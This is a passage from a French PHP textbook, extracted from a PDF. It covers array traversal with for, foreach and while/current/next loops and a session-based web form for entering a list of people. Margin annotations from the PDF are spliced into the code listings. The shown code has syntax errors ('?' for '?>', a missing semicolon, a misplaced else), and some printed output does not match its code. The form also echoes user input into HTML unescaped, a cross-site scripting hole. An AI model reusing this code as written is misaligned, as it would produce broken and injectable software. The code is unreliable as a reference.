```
$ php tableau_parcours_for1_shell.php
--- Affichage de $tab_ent ---
[0]:18  [1]:22  [2]:-25  [3]:-3  [4]:-5  [5]:88
--- Affichage de $tab_notes ---
[0]:0.5  [1]:15.5  [2]:8  [3]:20
--- Affichage de $tab_noms ---
[0]:Dupont  [10]:Martin  [20]:Durand
```

#### 10.2.7.3.1.3 Tableau à deux dimensions

Le programme **tableau\_parcours\_for2\_shell.php** affiche deux tableaux à deux dimensions :

- `$tab2_ent` est un tableau d'entiers.
- `$tab2_noms` est un tableau de chaînes de caractères.

La représentation mémoire de ces deux tableaux est :

		<b><i>\$tab2_ent</i></b>		
		colonnes		
		0	1	2
lignes		18	22	
0		-25	-3	
1		-5	88	120
2				

		<b><i>\$tab2_noms</i></b>		
		colonnes		
		0	1	
lignes		Dupont	Martin	
0		Durand	Mery	
1				

La particularité de `$tab2_ent` est que **seule la dernière ligne possède 3 colonnes**.

Deux boucles `for` imbriquées sont utilisées pour afficher les lignes et les colonnes de ces tableaux.

La fonction `isset()` vérifie l'existence de la case avant son affichage.

```

<?php
// Création d'un tableau d'entiers
$tab2_ent = array (
    array(18,22),
    array(-25,-3),
    array(-5,88,120));
// Création d'un tableau de chaînes de caractères
$tab2_noms = array (array('Dupont', 'Martin'),array('Durand', 'Mery'));
// affichage des deux tableaux
echo '--- Affichage de $tab2_ent ---'.PHP_EOL;

for ($i=0;$i<3;$i++)
{
    for ($j=0;$j<3;$j++)
    {
        if (isset($tab2_ent[$i][$j]))
        {
            $valeur=$tab2_ent[$i][$j];
            echo "{$i}[$j]:{$valeur}\t";
        }
    }
    echo PHP_EOL;
}

echo PHP_EOL;
echo '--- Affichage de $tab2_noms ---'.PHP_EOL;

for ($i=0;$i<2;$i++)
{
    for ($j=0;$j<2;$j++)
    {
        if (isset($tab2_noms[$i][$j]))
        {
            $valeur=$tab2_noms[$i][$j];
            echo "{$i}[$j]:{$valeur}\t";
        }
    }
    echo PHP_EOL;
}

echo PHP_EOL;
?>

```

Voici son exécution. Pour chaque élément du tableau sont affichés : l'indice de la ligne et de la colonne entre crochets (par exemple : [2][0]), suivi du caractère « : », suivi de la valeur de la case (par exemple -5)

```

$ php tableau_parcours_for2_shell.php
--- Affichage de $tab2_ent ---
[0][0]:18  [0][1]:22
[1][0]:-25 [1][1]:-3
[2][0]:-5   [2][1]:88   [2][2]:120

--- Affichage de $tab2_noms ---
[0][0]:Dupont  [0][1]:Martin
[1][0]:Durand  [1][1]:Mery

```

#### 10.2.7.3.2 La boucle foreach

##### 10.2.7.3.2.1 Principe

La syntaxe générale de cette boucle a été présentée à la section 9.4.4.

Cette boucle est utilisée pour le **parcours de tous les types de tableau**, mais plus particulièrement pour les **tableaux associatifs**.

Le parcours d'un tableau à **une dimension** utilise **une boucle foreach**, le parcours d'un tableau à **deux dimensions** utilise **deux boucles foreach imbriquées**, etc.

Avec cette boucle, on peut récupérer les **valeurs** du tableau, mais également **les valeurs et les indices** des cases (voir section 9.4.4)

##### 10.2.7.3.2.2 Tableau à une dimension

Le programme **tableau\_parcours\_foreach1\_shell.php** affiche deux tableaux à une seule dimension, \$CP et \$DEPT :

Voici leur représentation en mémoire :

\$CP	
CRETEIL	94000
NICE	6000
LA BAULE	44500
STRASBOURG	67000

\$DEPT	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin

La première boucle **foreach** parcourt le tableau \$CP et récupère uniquement le contenu de chaque case, dans la variable \$valeur, pour l'afficher.

La seconde boucle **foreach** parcourt le tableau \$DEPT et récupère la valeur de chaque case, dans la variable \$valeur, ainsi que l'étiquette de la case dans la variable \$clef, et affiche ces deux informations.

```

<?php
// Tableau des codes postaux
$CP = array (
    'CRETEIL'      => 94000,
    'NICE'         => 6000,
    'LA BAULE'     => 44500,
    'STRASBOURG'   => 67000);
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin');
// affichage des deux tableaux
echo '--- Affichage de $CP ---'.PHP_EOL;
foreach($CP as $valeur)
{
    echo "$valeur\t";
}
echo PHP_EOL;
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[{$clef}]:{$valeur}\t";
}
echo PHP_EOL;
?>

```

Voici son exécution.

```

$ php tableau_parcours_foreach1_shell.php
--- Affichage de $CP ---
94000 6000 44500 67000
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne [NICE]:Alpes-Maritimes [LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin

```

#### 10.2.7.3.2.3 Tableau à deux dimensions

Le programme `tableau_parcours_foreach2_shell.php` affiche le tableau à deux dimensions `$CP_DEPT`.

La représentation mémoire de ce tableau est :

		<b><i>\$CP_DEPT</i></b>	
		colonnes	
		<i>CP</i>	<i>DEPT</i>
lignes	<i>CRETEIL</i>	94000	Val-de-Marne
	<i>NICE</i>	6000	Alpes-Maritimes
	<i>LA BAULE</i>	44500	Loire-Atlantique
	<i>STRASBOURG</i>	67000	Bas-Rhin

Voici le détail des deux boucles imbriquées :

La première boucle **foreach** :

- parcourt les lignes du tableau **\$CP\_DEPT**
- récupère dans la variable **\$codeville** l'étiquette de chaque ligne (CRETEIL, NICE, ...)
- et dans la variable **\$ligne\_ville**, tableau à une dimension, le contenu de la ligne soit l'ensemble des colonnes de cette ligne.

La seconde boucle **foreach** imbriquée :

- parcourt les colonnes du tableau **\$ligne\_ville**
- récupère dans la variable **\$colonne** l'étiquette de chaque colonne (CP, DEPT)
- et dans la variable **\$valeur** le contenu de la case de cette colonne pour la ligne en cours de traitement.

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;

foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[${colonne}]:${valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
?>
```

Voici son exécution.

```
$ php tableau_parcours_foreach2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000 [DEPT]:Val-de-Marne
NICE : [CP]:6000 [DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500 [DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000 [DEPT]:Bas-Rhin
```

#### 10.2.7.3.3 La boucle while ... current ...next

##### 10.2.7.3.3.1 Principe

Un tableau peut être également parcouru avec une boucle `while` en utilisant les fonctions `current()` et `next()`.

Chaque itération de la boucle progresse à l'élément suivant via la fonction `next()`, tant que l'élément courant, retourné par la fonction `current()` existe.

Cette boucle s'applique aussi bien aux tableaux numérotés continus ou discontinus qu'aux tableaux associatifs.

L'indice ou l'étiquette de la case est obtenue via la fonction `key()`.

Les fonctions traitant des tableaux sont présentées à la section 10.2.9.

##### 10.2.7.3.3.2 Tableau à une dimension

Le programme `tableau_parcours_while_next1_shell.php` affiche trois tableaux à une seule dimension : `$tab_ent`, `$tab_noms`, `$CP`.

- `$tab_ent` est un tableau numéroté continu d'entiers ;
- `$tab_noms` est un tableau numéroté discontinu de chaînes de caractères ;
- `$CP` est un tableau associatif de chaînes de caractères ;

La fonction `current()` retourne la valeur de la case, où FALSE au delà du dernier élément.

La fonction `key()` retourne la valeur de la clef.

La fonction `next()` fait progresser à l'élément suivant.

```
<?php
// Création d'un tableau d'entiers
$tab_ent = array (18,22,-25,-3,-5,88);
// Création d'un tableau de chaînes de caractères
$tab_noms = array (0=>'Dupont',10=>'Martin',20=>'Durand');
// Tableau associatif des codes postaux
$CP = array (
    'CRETEIL'      => 94000,
    'NICE'         => 6000,
    'LA BAULE'     => 44500,
    'STRASBOURG'   => 67000);

// affichage des trois tableaux
echo '--- Affichage de $tab_ent ---'.PHP_EOL;

while ($valeur=current($tab_ent))
{
    $clef=key($tab_ent);
    echo "[ $clef ]:$valeur\t";
    next($tab_ent);
}

echo PHP_EOL;
```

```

echo '--- Affichage de $tab_noms ---'.PHP_EOL;
while ($valeur=current($tab_noms))
{
    $clef=key($tab_noms);
    echo "{$clef}:{$valeur}\t";
    next($tab_noms);
}
echo PHP_EOL;
echo '--- Affichage de $CP ---' . PHP_EOL;
while ($valeur=current($CP))
{
    $clef=key($CP);
    echo "{$clef}:{$valeur}\t";
    next($CP);
}
echo PHP_EOL;
?>

```

Voici son exécution :

```

$ php tableau_parcours_while_next1_shell.php
--- Affichage de $tab_ent ---
[0]:18 [1]:22 [2]:-25 [3]:-3 [4]:-5 [5]:88
--- Affichage de $tab_noms ---
[0]:Dupont [10]:Martin [20]:Durand
--- Affichage de $CP ---
[CRETEIL]:94000 [NICE]:6000 [LA BAULE]:44500 [STRASBOURG]:67000

```

#### 10.2.7.3.3 Tableau à deux dimensions

Le programme **tableau\_parcours\_while\_next2\_shell.php** affiche trois tableaux à deux dimensions : **\$tab2\_ent**, **\$tab2\_noms**, **\$CP\_DEPT**.

- **\$tab2\_ent** est un tableau numéroté **discontinu d'entiers** ;
- **\$tab2\_noms** est un tableau numéroté **discontinu de chaînes de caractères** ;
- **\$CP\_DEPT** est un tableau **associatif de chaînes de caractères** ;

La représentation mémoire de ces trois tableaux est :

		<b>\$tab2_ent</b>					
		colonnes					
		-1	0	1	2	3	9
lignes		-1		18		22	
		1	-3			-25	
		5		-5	88	120	

		<b>\$tab2_noms</b>					
		colonnes					
		0	2	3	6		
lignes		Martin	Dupont				
				Durand		Mery	

		<b>\$CP_DEPT</b>	
		CP	DEPT
lignes	CRETEIL	94000	Val-de-Marne
	NICE	6000	Alpes-Maritimes
	LA BAULE	44500	Loire-Atlantique
	STRASBOURG	67000	Bas-Rhin

Voici le détail des deux boucles imbriquées pour le premier tableau \$tab2\_ent :

Dans la première boucle while :

- La fonction `current($tab2_ent)` retourne le contenu de la première ligne dans la variable `$stabligne`. La variable `$stabligne` est un tableau à une dimension contenant tous les éléments (colonnes) de la ligne ;
- La fonction `key($tab2_ent)` retourne le numéro de la ligne dans la variable `$numligne` ;
- La fonction `next($tab2_ent)` fait progresser à la ligne suivante.

Dans la deuxième boucle while imbriquée :

- La fonction `current($stabligne)` retourne le contenu de la case de la colonne courante de cette ligne, dans la variable `$valeur` ;
- La fonction `key($stabligne)` retourne le numéro de la colonne dans la variable `$numcolonne` ;
- La fonction `next($stabligne)` fait progresser à la colonne suivante sur cette ligne.

Les autres boucles pour les deux autres tableaux fonctionnent de la même manière.

```
<?php
// Création d'un tableau d'entiers
$tab2_ent = array (
    -1 => array(1 => 18, 9 => 22),
    1 => array(-1 => -3, 3 => -25),
    5 => array(-5,88,120));
// Création d'un tableau de chaînes de caractères
$tab2_noms = array (
    -1 => array(0 => 'Martin', 2 => 'Dupont'),
    10 => array(3 => 'Durand', 6 => 'Mery'));
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'  => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'      => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'  => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage des trois tableaux
echo '--- Affichage de $tab2_ent ---'.PHP_EOL;
while ($stabligne=current($tab2_ent))
{
    $numligne=key($tab2_ent);
    while ($valeur=current($stabligne))
    {
        $numcolonne=key($stabligne);
        echo "[ $numligne ][ $numcolonne ] : $valeur \t";
        next($stabligne);
    }
    next($tab2_ent);
}
echo PHP_EOL;
echo '--- Affichage de $tab2_noms ---'.PHP_EOL;
while ($stabligne=current($tab2_noms))
{
    $numligne=key($tab2_noms);
    while ($valeur=current($stabligne))
    {
        $numcolonne=key($stabligne);
        echo "[ $numligne ][ $numcolonne ] : $valeur \t";
        next($stabligne);
    }
    next($tab2_noms);
}
```

```
echo PHP_EOL;
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
while ($stabligne=current($CP_DEPT))
{
    $numligne=key($CP_DEPT);
    while ($valeur=current($stabligne))
    {
        $numcolonne=key($stabligne);
        echo "$numligne][$numcolonne]:$valeur\t";
        next($stabligne);
    }
    next($CP_DEPT);
}
echo PHP_EOL;
?>
```

Voici son exécution :

```
$ php tableau_parcours_while_next2_shell.php
--- Affichage de $stab2_ent ---
[-1][1]:18      [-1][9]:22      [1][-1]:-3      [1][3]:-25      [5][0]:-5
[5][1]:88      [5][2]:120
--- Affichage de $stab2_noms ---
[-1][0]:Martin  [-1][2]:Dupont  [10][3]:Durand  [10][6]:Mery
--- Affichage de $CP_DEPT ---
[CRETEIL][CP]:94000  [CRETEIL][DEPT]:Val-de-Marne  [NICE][CP]:6000
[NICE][DEPT]:Alpes-Maritimes  [LA BAULE][CP]:44500
[LA BAULE][DEPT]:Loire-Atlantique  [STRASBOURG][CP]:67000
[STRASBOURG][DEPT]:Bas-Rhin
```

#### 10.2.7.3.4 Exemple de saisie et d'affichage sur le Web

##### 10.2.7.3.4.1 Principe

La cible de cet exemple est :

**De faire la saisie d'une liste de personnes via un formulaire dans une page, et d'afficher dans la même page, à la suite du formulaire de saisie d'une personne et après sa validation, le tableau récapitulatif de la saisie ou les éventuels messages d'erreurs, puis d'afficher dans une autre page via un bouton de fin de saisie, le tableau récapitulatif des personnes saisies.**

Nous montrons comment effectuer l'équivalent d'une boucle de saisie à l'aide d'un formulaire HTML dans un programme PHP.

Dans cet exemple, aucun stockage de données n'est effectué.

##### 10.2.7.3.4.2 Architecture du programme

###### 10.2.7.3.4.2.1 Problématique

La boucle de saisie est simulée par un unique programme PHP qui effectue la saisie d'une personne dans un formulaire.

Ce programme s'appelle lui-même à chaque validation d'une personne et fait réapparaître à nouveau le formulaire.

Ce programme **s'appelle lui-même** également à la fin de la saisie (de la liste des personnes) et fait réapparaître un tableau récapitulatif de la liste des personnes saisies.

Voici les écrans proposés par ce programme PHP :

**1. Un formulaire de saisie doit permettre de saisir pour chaque personne :**

- Son nom ;
- Son prénom ;
- Son âge ;

Comme cela est présenté sur la figure suivante :

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :

Entrez un prénom (ex : Jean) :

Entrez un âge (ex : 28) :

**2. A chaque validation complète de la saisie (bouton « Valider cette personne »), les actions suivantes doivent être générées :**

- Le formulaire doit être affiché vide ;
- Les informations doivent être conservées dans un tableau de personnes commun à la session de travail ;
- La dernière saisie doit être affichée en dessous du formulaire ;

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :

Entrez un prénom (ex : Jean) :

Entrez un âge (ex : 28) :

Après validation de la saisie


Résumé de la dernière saisie

Dernière personne saisie

Nom	Prénom	Age
Martin	Jean	34


**3. A chaque validation incomplète de la saisie (bouton « Valider cette personne » avec tous les champs renseignés), les actions suivantes doivent être générés :**

- Le formulaire doit être affiché vide ;
- Un message d'erreur affiché en dessous du formulaire, informe sur les champs manquants ;



**4. A la fin de la saisie (bouton « Terminer la Saisie »), les actions suivantes doivent être générés :**

- Après validation de la dernière personne ;



## 5. Les noms et prénoms doivent être « normalisés » :

- Les espaces en début et en fin de saisie doivent être supprimés ;
- Les espaces multiples doivent être remplacés par un seul espace ;
- Les noms et prénoms doivent être en minuscules avec la première lettre en majuscule, y compris en cas de nom et prénom composé.

Par exemple la saisie de :

Saisissez les données d'une nouvelle personne :

Entrez un nom (ex : Dupont) :

Entrez un prénom (ex : Jean) :

Entrez un âge (ex : 28) :

Doit produire :

Dernière personne saisie

Nom	Prénom	Age
De La Rue	Jean Christophe	54

La logique du programme (algorithme) est :

- On teste le contexte d'exécution :
  - Si l'exécution vient d'un « Terminer la Saisie », on affiche le tableau contenant la liste des personnes qui ont été saisies ;
  - Sinon on affiche le formulaire de saisie et les éventuelles informations complémentaires.
- L'exécution vient du bouton « Terminer la Saisie » :
  - On teste si le tableau tab\_personnes transmit comme variable de session existe ;
    - S'il existe on l'affiche ;
    - Sinon on affiche un message d'erreur.
- L'exécution vient du bouton « Valider cette personne » :
  - On affiche le formulaire de saisie ;
  - On récupère les données transmises par la méthode POST, de la précédente exécution
  - On traite les données (normalisation nom, prénom, ...)
  - On affiche les informations éventuelles après le formulaire, si ce n'est pas la première exécution (variable de session Afficher\_Messages\_champs positionnée) :
    - Si tous les champs sont renseignés
      - On affiche un tableau récapitulatif de la dernière donnée saisie
      - On range dans le tableau de la liste des personnes la nouvelle personne
    - Si tous les champs ne sont pas renseignés : on affiche la liste des champs vides.
  - si ce n'est pas la première exécution, on positionne la variable de session Afficher\_Messages\_champs

Voici les parties du programme qui mettent en œuvre cet algorithme.

#### 10.2.7.3.4.2.2 Le formulaire

Voici les lignes du programme `tableau_saisie_affichage_web.php` qui affichent le formulaire.

A la validation du formulaire par l'un des deux boutons de type « submit », le programme `tableau_saisie_affichage_web.php` est appelé : le programme s'appelle lui-même.

Seul le bouton reset n'est pas de type « submit », il n'appelle pas le programme et ne fait qu'effacer les champs du formulaire.

```
<form action="tableau_saisie_affichage_web.php" method="post">
  <fieldset>
    <legend>Saisissez les donn&eacute;es d'une nouvelle personne :</legend><br/>
    Entrez un nom (ex : Dupont) : <input type="text" name="Nom" size="20" maxlength="20" autofocus/><br/><br/>
    Entrez un pr&eacute;nom (ex : Jean) : <input type="text" name="Prenom" size="40" maxlength="40" /><br/><br/>
    Entrez un &acirc;ge (ex : 28) : <input type="text" name="Age" size="3" maxlength="3" pattern="[1-9][0-9]{1,2}" /><br/><br/>
    <input type="submit" name="valider" value="Valider cette personne" />
    <!-- on ajoute le bouton terminer pour terminer la saisie -->
    <input type="reset" value="Effacer le formulaire" />
    <input type="submit" name="terminer" value="Terminer la Saisie" />
  </fieldset>
</form>
```

Les trois variables Nom, Prenom et Age sont transmises via la méthode POST.

#### 10.2.7.3.4.2.3 Le tableau des personnes, une variable de session

Chaque clic sur l'un des deux boutons « Valider cette personne » ou « Terminer la Saisie » appelle de nouveau le programme. Les variables Nom, Prenom et Age de la saisie sont transmises MAIS les autres variables ne sont pas conservées.

Or il est nécessaire de garder la liste des personnes saisies dans le tableau `tab_personnes` durant toute la session de travail. **Ainsi ce tableau doit être une variable de session.**

La fonction `session_start()` démarre une session, ce qui permet de mémoriser des variables dont la durée de vie est la session de travail (tant que le navigateur n'est pas fermé). **Elle doit être appelée dès le début du programme :**

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
// et afin de transmettre le tableau des personnes
session_start();
?>
```

Voici la partie du programme qui mémorise la variable de session `tab_personnes`.

```
$_SESSION['tab_personnes'][] = array($Nom, $Prenom, $Age);
```

Dans le cas où l'exécution du programme vient du bouton « Terminer la Saisie », il ne faut plus afficher le formulaire, mais le tableau de la liste des personnes.

Voici la partie du programme qui affiche le tableau `tab_personnes`.

Le début est du code HTML qui prépare l'entête du tableau (sur fond vert)

Chaque élément de la liste est affiché dans le tableau dans deux boucles `foreach` imbriquées (sur fond jaune).

```
<table summary="Tableau des personnes">
    <caption>Tableau des personnes</caption>
    <thead>
        <tr>
            <!-- entête du tableau -->
            <th>ID</th>
            <th>Nom</th>
            <th>Prénom</th>
            <th>Age</th>
        </tr>
    </thead>
    <?php
        if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau existe = au moins une saisie
    {
        $tab_personnes=$_SESSION['tab_personnes'];
        foreach ($tab_personnes as $ID => $une_personne)
        {
            echo "<tr>";
            echo "<td>$ID</td>";
            foreach ($une_personne as $Etiquette_Champ => $Val_Champ)
            {
                echo "<td>$Val_Champ</td>";
            }
            echo "</tr>";
        }
    }
    else // on affiche un message dans le tableau
    {
        echo "<td colspan=\"4\"><b>Aucune donnée à afficher</b></td>";
        echo "</tr>";
    }
    ?>
</table>
```

#### 10.2.7.3.4.2.4 La variable de session `Afficher_Messages_Champs`

Rappel :

Lorsque les champs sont vides, un message d'erreur apparaît après le formulaire, ou lors du premier affichage de la page les champs sont vides, et pourtant il ne faut pas afficher de message d'erreur.

Pour résoudre le problème du **premier affichage**, qui ne doit afficher que le formulaire on utilise la **variable de session** « `Afficher_Messages_Champs` ».

Au moment d'afficher d'éventuels messages d'erreurs, on teste si la variable de session « `Afficher_Messages_Champs` » existe ou non.

- Si elle n'existe pas (premier affichage), on ne fait aucun affichage, mais on la crée pour que lors de la prochaine exécution on affiche des messages d'erreurs.
- Sinon, on affiche les messages d'erreurs.

Ainsi lors du premier affichage, aucun message d'erreur n'apparaît, mais si on valide sans rien saisir une nouvelle fois, l'exécution suivante affiche un message d'erreur.

Voici les lignes du programme qui utilise cette variable de session.

```
if (isset($_SESSION['Afficher_Messages_Champs']))  
{  
    // on vérifie que la saisie n'est pas vide  
    ...  
    // -----  
    // on affiche les éventuels messages d'erreur en cas de champs vides  
    // -----  
    ...  
}  
// ce n'est pas la première saisie : la variable indiquant d'afficher  
// les éventuels messages d'erreur est positionnée  
else  
{  
    $_SESSION['Afficher_Messages_Champs']="oui";  
}
```

#### 10.2.7.3.4.3 Le programme complet

Voici le programme `tableau_saisie_affichage_web.php`.

Les balises `<?php` et `?>` présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

```
<?php  
// On démarre la session AVANT d'écrire du code HTML  
// afin de conserver l'information indiquant si c'est le premier accès  
// et afin de transmettre le tableau des personnes  
session_start();  
?  
<!DOCTYPE html>  
<html>  
    <head> <!-- Entête HTML -->  
        <meta charset="utf-8" />  
        <title>Saisie de plusieurs personnes</title>  
        <link href="saisie_liste_personnes_1page.css" rel="stylesheet"  
            type="text/css" />  
    </head>
```

Feuille de style

```

<body>
<?php
define("WEB_EOL", "<br/>");
// -----
// si l'affichage de la page provient d'un terminer, on affiche le tableau
// -----
if (!empty($_POST['terminer']))
{
    ?>
<table summary="Tableau des personnes">
    <caption>Tableau des personnes</caption>
    <thead>
        <tr>
            <!-- entête du tableau -->
            <th>ID</th>
            <th>Nom</th>
            <th>Prénom</th>
            <th>Age</th>
        </tr>
    </thead>
    <?php
        if (isset($_SESSION['tab_personnes'])) // on vérifie que le tableau
        existe = au moins une saisie
    {
        $tab_personnes=$_SESSION['tab_personnes'];
        foreach ($tab_personnes as $ID => $une_personne)
        {
            echo "<tr>";
            echo "<td>$ID</td>";
            foreach ($une_personne as $Etiquette_Champ => $Val_Champ)
            {
                echo "<td>$Val_Champ</td>";
            }
            echo "</tr>";
        }
        else // on affiche un message dans le tableau
        {
            echo "<td colspan=\"4\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
            echo "</tr>";
        }
    ?>
    </table>
    <?php
}

```

Affichage du tableau de la liste des personnes

Début du tableau HTML

Entête du tableau

Chaque ligne du tableau

Tableau vide = message d'erreur

Fin du tableau HTML

```

// -----
// sinon on affiche le formulaire et les informations complémentaires
// -----
else
{
    ?>
    <!--

    --- on affiche le formulaire ---
    -->

    <form action="tableau_saisie_affichage_web.php" method="post">
        <fieldset>
            <legend>Saisissez les donn&eacute;es d'une nouvelle
            personne :</legend><br/>
            Entrez un nom (ex : Dupont) : <input type="text" name="Nom" size="20"
            maxlength="20" autofocus/><br/><br/>
            Entrez un pr&eacute;nom (ex : Jean) : <input type="text" name="Prenom"
            size="40" maxlength="40" /><br/><br/>
            Entrez un &acirc;ge (ex : 28) : <input type="text" name="Age" size="3"
            maxlength="3" pattern="[1-9][0-9]{1,2}" /><br/><br/>
            <input type="submit" name="valider" value="Valider cette personne" />
            <!-- on ajoute le bouton terminer pour terminer la saisie -->
            <input type="reset" value="Effacer le formulaire" />
            <input type="submit" name="terminer" value="Terminer la Saisie" />
        </fieldset>
    </form>
<?php
// -----
// on affiche sous le formulaire le résultat du traitement précédent
// - soit le rangement dans le tableau tab_personnes
// - soit un message d'erreur (sauf pour le premier affichage)
// -----
// --- on récupère les valeurs saisies
if (isset($_POST['Nom'])) $Nom = $_POST['Nom'];
else $Nom = ' ' ;
Récupération des données Nom, Prenom et
Age transmises par POST
if (isset($_POST['Prenom'])) $Prenom = $_POST['Prenom'];
else $Prenom = ' ' ;
if (isset($_POST['Age'])) $Age = $_POST['Age'] ;
else $Age = ' ' ;
// --- traitement des données saisies ---
// suppression des espaces au débout, à la fin
// et des espaces multiples
Traitement et normalisation des données
transmises par POST
// -- Nom --
$Nom = trim($Nom);
$Nom = str_replace('-', ' ', $Nom);
$Nom = preg_replace('/\s{2,}/', ' ', $Nom);
$Nom = strtolower($Nom);
$Nom = ucwords($Nom);
// -- Prenom --
$Prenom = trim($Prenom);
$Prenom = str_replace('-', ' ', $Prenom);
$Prenom = preg_replace('/\s{2,}/', ' ', $Prenom);
$Prenom = strtolower($Prenom);
$Prenom = ucwords($Prenom);
// -- Age --
$Age = trim($Age);
$Age = preg_replace('/\s{2,}/', ' ', $Age);

```

```

// si ce n'est pas la première saisie
if (isset($_SESSION['Afficher_Messages_Champs']))
{
    // on vérifie que la saisie n'est pas vide
    if (!empty($Nom) && !empty($Prenom) && !empty($Age) )
    {
        $Age = intval($Age)
        if (($Age == 0) || (!((($Age >0)&&($Age <120)))) )      echo "Le champ
Age est invalide".WEB_EOL;
        else
        {
            ?>
            <table summary="Rangement dans le tableau">
